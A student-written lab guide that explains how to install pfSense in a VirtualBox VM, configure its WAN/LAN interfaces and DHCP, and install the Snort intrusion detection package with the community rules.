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## pfSense w/ Snort

### Installation Instructions for pfSense

1. Navigate to <https://www.pfsense.org/download/>, and select your preferred download method and format (in this case, we will be selecting Version 2.6.0, AMD64 Architecture, and the DVD Image (ISO) Installer), and download the file.

#### Latest Stable Version (Community Edition)

This is the most recent stable release, and the recommended version for all installations. Refer to the documentation for [Upgrade Guides](#) and [Installation Guides](#). For pre-configured systems, see the [pfSense® firewall appliances from Netgate](#).

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### Select Image To Download


Version: 2.6.0

Architecture: AMD64 (64-bit) ?

Installer: DVD Image (ISO) Installer


Mirror: Austin, TX USA

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Supported by 

SHA256 Checksum for compressed (.gz) file:  
941a68c7f20c4b635447cceda429a027f816bdb78d54b8252bb87abf1fc22ee3

2. A .gz compressed file will be downloaded, and once finished, extract to a preferred directory.

Name	Date modified	Type	Size
 pfSense-CE-2.6.0-RELEASE-amd64.iso	1/31/2022 3:31 PM	iso Archive	749,476 KB

3. For our purposes, we will create a virtual machine. This instruction packet will assume that the user has Oracle VirtualBox (the latest version, being 6.1) installed or VMWare, however it will primarily feature VirtualBox. The settings—and therefore setup process—should be roughly the same, but if any trouble is encountered with VMWare, please contact one of our team members through the appropriate channels and we will see how we can help. Additionally, assumptions will be made that a user knows how to set up an Ubuntu virtual machine already. I will showcase the things you need to change in the settings for pfSense specifically. First, go through the process of setting up a regular VM. Name it whatever you like, but make sure the operating system is set to Type: BSD and

Version: FreeBSD (64 Bit).

← Create Virtual Machine

Name and operating system

Name: pfSense

Machine Folder: C:\Users\Hayden\VirtualBox VMs

Type: BSD

Version: FreeBSD (64-bit)

Memory size

4096 MB

4 MB 32768 MB

Hard disk

☐ Do not add a virtual hard disk

☒ Create a virtual hard disk now

☐ Use an existing virtual hard disk file

Ubuntu Final Project.vdi (Normal, 64.00 GB)

Guided Mode Create Cancel

(You can give it however much memory you like. 1024 MB (1GB) is the minimum, but 2048 MB is even better. I gave it 4GB since I have 32GB of total memory and can afford to give it more).

4. In the next step, give pfSense at least 32 GB of space. It can make do with 16 GB, but 32 GB is better suited since we are going to install the Snort package and rulesets.

← Create Virtual Hard Disk

File location

C:\Users\Hayden\VirtualBox VMs\pfSense\pfSense.vdi

File size

32 GB

4.00 MB 2.00 TB

Hard disk file type

☒ VDI (VirtualBox Disk Image)

☐ VHD (Virtual Hard Disk)

☐ VMDK (Virtual Machine Disk)

☐ HDD (Parallels Hard Disk)

☐ QCOW (QEMU Copy-On-Write)

☐ QED (QEMU enhanced disk)

Storage on physical hard disk


☒ Dynamically allocated

☐ Fixed size


☐ Split into files of less than 2GB

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5. Navigate to Settings > System > Processor and give it at least 2 cores. AT LEAST 2 cores, so if you have more cores, 4 will make it nice and snappy.




6. Next, navigate to Storage, and attach the pfSense iso file to the disk controller.




7. **THIS NEXT STEP IS CRUCIAL TO GETTING PFSense TO WORK**  
Navigate to Network > Adapter 1, and change the Attached to: NAT to Attached to: Bridged Adapter. Click on Advanced, and set Promiscuous Mode to Allow All. Click the

button next to the MAC Address a few times to get a randomized MAC Address.




Next, navigate to the Adapter 2 tab. Enable the Network Adapter, and change the Attached to: NAT to Attached to: Internal Network. It should have the name of intnet (it might be something different for you, but the important part is having the internal network set up). Open the Advanced section, and follow the exact same steps you did with Adapter 1 (including the MAC Address).




8. Now for the fun part. Start up the pfSense box, and wait for it to boot. Let it Autoboot. Once it boots successfully, you'll come to a EULA screen. Just press enter to accept it. Now you'll come to the Welcome screen. The first option highlighted should be the

Install option. Press enter to begin.



9. You come to a keymap screen. Unless you have a different keymap than the standard US one, go ahead and press enter.



10. Next, the partitioning phase. You will be presented with several options. Use the arrow keys to select the Manual option.



11. Press enter and a Partition Editor window opens.



12. Press the left arrow on your arrow keys to select Auto, and press enter.



13. Press enter again to use the entire disk. Confirm that you want to erase the disk.



14. For the partition scheme, use the arrow keys to navigate up to GPT.



15. Hit OK. You are brought back to the Partition Editor window, and Finish should be highlighted. If not, use you arrow keys to select it, and press enter. Press Commit.



16. Once finished, a manual configuration prompt will appear. The default option selected is no, so go ahead and press enter.



17. The next part is a little finicky and comes at you fast. A prompt with the options to Reboot or access a Shell will appear. You need to hit reboot, **BUT AS SOON AS YOU DO, IMMEDIATELY NAVIGATE TO DEVICES > OPTICAL DRIVES > AND CLICK REMOVE DISK FROM VIRTUAL DRIVE WITH THE VIRTUALBOX SETTINGS AT THE TOP OF THE WINDOW. FORCE UNMOUNT IT**. If you do not, the pfSense instance will just reboot into another installer prompt, and you will have



to follow the instructions all over again. If you do it pre-emptively (before you hit reboot), you will get a prompt after hitting reboot to type in “Exit” to initiate the reboot. As soon as you press any key on your keyboard, your VM will hang, and you will have to shut it down manually and re-attach the ISO to the disk drive.



18. Let pfSense reboot, and then let it Autoboot. It will start setting up the pfSense instance. You will be brought to the main welcome window, and you should have a WAN and LAN interface with IP addresses assigned. Congratulations! You set up the pfSense VM itself.

```
Starting syslog...done.
Starting CRON... done.
pfSense 2.6.0-RELEASE amd64 Mon Jan 31 19:57:53 UTC 2022
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: a1e8d22e8639f34695f9

*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.127.72.141/16
LAN (lan)      -> em1      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: 
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(Do not worry about leaking your IP address. Interestingly enough, VirtualBox has its own DHCP server, so the IP for the WAN is assigned by the VirtualBox DHCP engine)



### Setting up NICs

1. Now we need to set up the interfaces. In the pfSense window, press 2 on your numpad. We need to change the LAN IP Address, so press 2 again.

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LAN (lan)      -> em1      -> v4: 192.168.1.1/24

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8) Shell

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

Enter the new LAN IPv4 address. Press <ENTER> for none:
> 
```

2. Enter an IP address you want it to have. I'm going to assign mine the IP address of 10.1.1.1 with a subnet bit count of 24 (making the subnet mask 255.255.255.0).

```
Enter the new LAN IPv4 address. Press <ENTER> for none:
> 10.1.1.1

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new LAN IPv4 subnet bit count (1 to 32):
> 24

For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
> 
```

3. For the next prompt, press enter for none, enter again (we're not setting up IPv6), and for the DHCP server, type in y (for yes). The start of my IPv4 client address range will be 10.1.1.10, and the end address will be 10.1.1.255

```
For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Enter the new LAN IPv6 address. Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 10.1.1.10
Enter the end address of the IPv4 client address range: 10.1.1.255
Disabling IPv6 DHCPD...

Do you want to revert to HTTP as the webConfigurator protocol? (y/n) 
```

4. Sweet! We've given the LAN interface a new IP and can now access the pfSense webConfiguration from the browser using the IP address of the LAN. To check for

internet access, press 7 to ping a host (I chose google.com).

```
1) Assign Interfaces          10) Filter Logs
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4) Reset to factory defaults    13) Update from console
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8) Shell

Enter an option: 7

Enter a host name or IP address: google.com


PING google.com (74.125.136.100): 56 data bytes
64 bytes from 74.125.136.100: icmp_seq=0 ttl=58 time=13.660 ms
64 bytes from 74.125.136.100: icmp_seq=1 ttl=58 time=18.321 ms
64 bytes from 74.125.136.100: icmp_seq=2 ttl=58 time=14.610 ms

--- google.com ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 13.660/15.530/18.321/2.011 ms

Press ENTER to continue.
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
### Setting up pfSense w/ The webConfigurator

1. Next, either create an Ubuntu virtual machine or use one of your pre-existing ones. I'm going to use an Ubuntu VM that I created for CSCI452, and change one of the network settings. Go to Settings > Network > Adapter 1. Change Attached to: NAT to Attached to: Internal network. Click Ok, and boot the VM.




(After this lab, change it back to whatever it was set to before if you intend to keep using the VM).

2. In the upper right-hand corner, you will see a question mark over the Wifi status. This is completely fine and is actually what we want. You should have no internet access.




3. Click on the Wifi symbol, and then Settings. You should be brought to the network settings. Under wired, there should be a Connected – 1000 Mb/s listing. Click on the gear

on the right.




4. A Settings window should open up. Take a screenshot of the details tab. Your IPv4 address should be within the subnet of 10.1.1.1/24, and mine is 10.1.1.10. It's within the




subnet!


5. Open Firefox (or your preferred browser), and type in the pfSense LAN interface IP address (mine being 10.1.1.1). You'll get a security warning, but ignore it and click Accept the Risk and Continue. You'll be brought to the pfSense webConfigurator login page. The default login info is Username: admin and Password: pfsense.



6. You will come to the setup wizard. If you want to personally change any settings, go for it, but in this case, all settings will remain the default option. Continue clicking next until you get to Step 6. Change the admin password to anything of your choice.




7. Click reload. Once it finishes reloading, pfSense should be configured. Take a screenshot of the congratulations page.




## Setting up the Snort Package in pfSense

1. From the main pfSense dashboard, at the top of the screen should be some options for you to choose from. Go to System > Package Manager > Available Packages and search up snort. Click install.



2. Once it finishes installing, look at the top of the browser, and go to Services > Snort. You will be led to the Services/Snort/Interfaces page. Go to the Global Settings tab and check the box to Enable Snort GPLv2. Scroll down to the bottom of the screen and click save.



3. Go to the tab next to Global Settings, Updates, and in the Update Your Rule Set section, click the button that says Update Rules. Give it a minute. Once it finished, you should have an MD5 Signature hash for the Snort GPLv2 Community Rules. Take a screenshot

of the MD5 Signature Hash with the MD5 Signature Date as well.

Installed Rule Set MD5 Signature		
Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	Not Enabled	Not Enabled
Snort GPLv2 Community Rules	69f6131b4c969efda0182230bcde3b4a	Friday, 01-Apr-22 23:48:16 UTC
Emerging Threats Open Rules	Not Enabled	Not Enabled
Snort OpenAppID Detectors	Not Enabled	Not Enabled
Snort AppID Open Text Rules	Not Enabled	Not Enabled
Feodo Tracker Botnet C2 IP Rules	Not Enabled	Not Enabled

Update Your Rule Set		
Last Update	Apr-01 2022 23:48	Result: <span>Success</span>
Update Rules	<a href="#">Update Rules</a>	<a href="#">Force Update</a>
Click UPDATE RULES to check for and automatically apply any new posted updates for selected rules packages. Clicking FORCE UPDATE will zero out the MD5 hashes and force the download and application of the latest versions of the enabled rules packages.		

4. We're not done yet. We need to give Snort an interface to sniff. Navigate to Services/Snort/Interfaces and add the LAN (all settings are default, except for the desc).

Services / Snort / Interfaces

[Snort Interfaces](#) [Global Settings](#) [Updates](#) [Alerts](#) [Blocked](#) [Pass Lists](#) [Suppress](#) [IP Lists](#)

[SID Mgmt](#) [Log Mgmt](#) [Sync](#)

Interface Settings Overview

Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
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+ Add

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WAN Settings

General Settings

Enable

☒ Enable interface

Interface

LAN (em1)

Choose the interface where this Snort instance will inspect traffic.

Description

LAN

Enter a meaningful description here for your reference.

Snap Length

1518

Enter the desired interface snaplen value in bytes. Default is 1518 and is suitable for most applications.

5. Click save at the bottom and refresh the page. It should look like this now.

The screenshot shows the 'Services / Snort / LAN - Interface Settings' page in pfSense. The breadcrumb trail is 'Services / Snort / LAN - Interface Settings'. The main navigation bar includes 'Snort Interfaces', 'Global Settings', 'Updates', 'Alerts', 'Blocked', 'Pass Lists', 'Suppress', and 'IP Lists'. Below this is a sub-navigation bar with 'SID Mgmt', 'Log Mgmt', and 'Sync'. The 'LAN Settings' tab is selected, showing a sub-menu with 'LAN Settings', 'LAN Categories', 'LAN Rules', 'LAN Variables', 'LAN Preprocs', 'LAN IP Rep', and 'LAN Logs'. The 'General Settings' section contains: 'Enable' (checked), 'Interface' (LAN (em1)), 'Description' (LAN), and 'Snap Length' (1518). The 'Alert Settings' section contains: 'Send Alerts to System Log' (unchecked), 'Enable Packet Captures' (unchecked), and 'Enable' (unchecked).

6. Switch over to the LAN categories tab, and enable the Snort GPLv2 Community Rules.

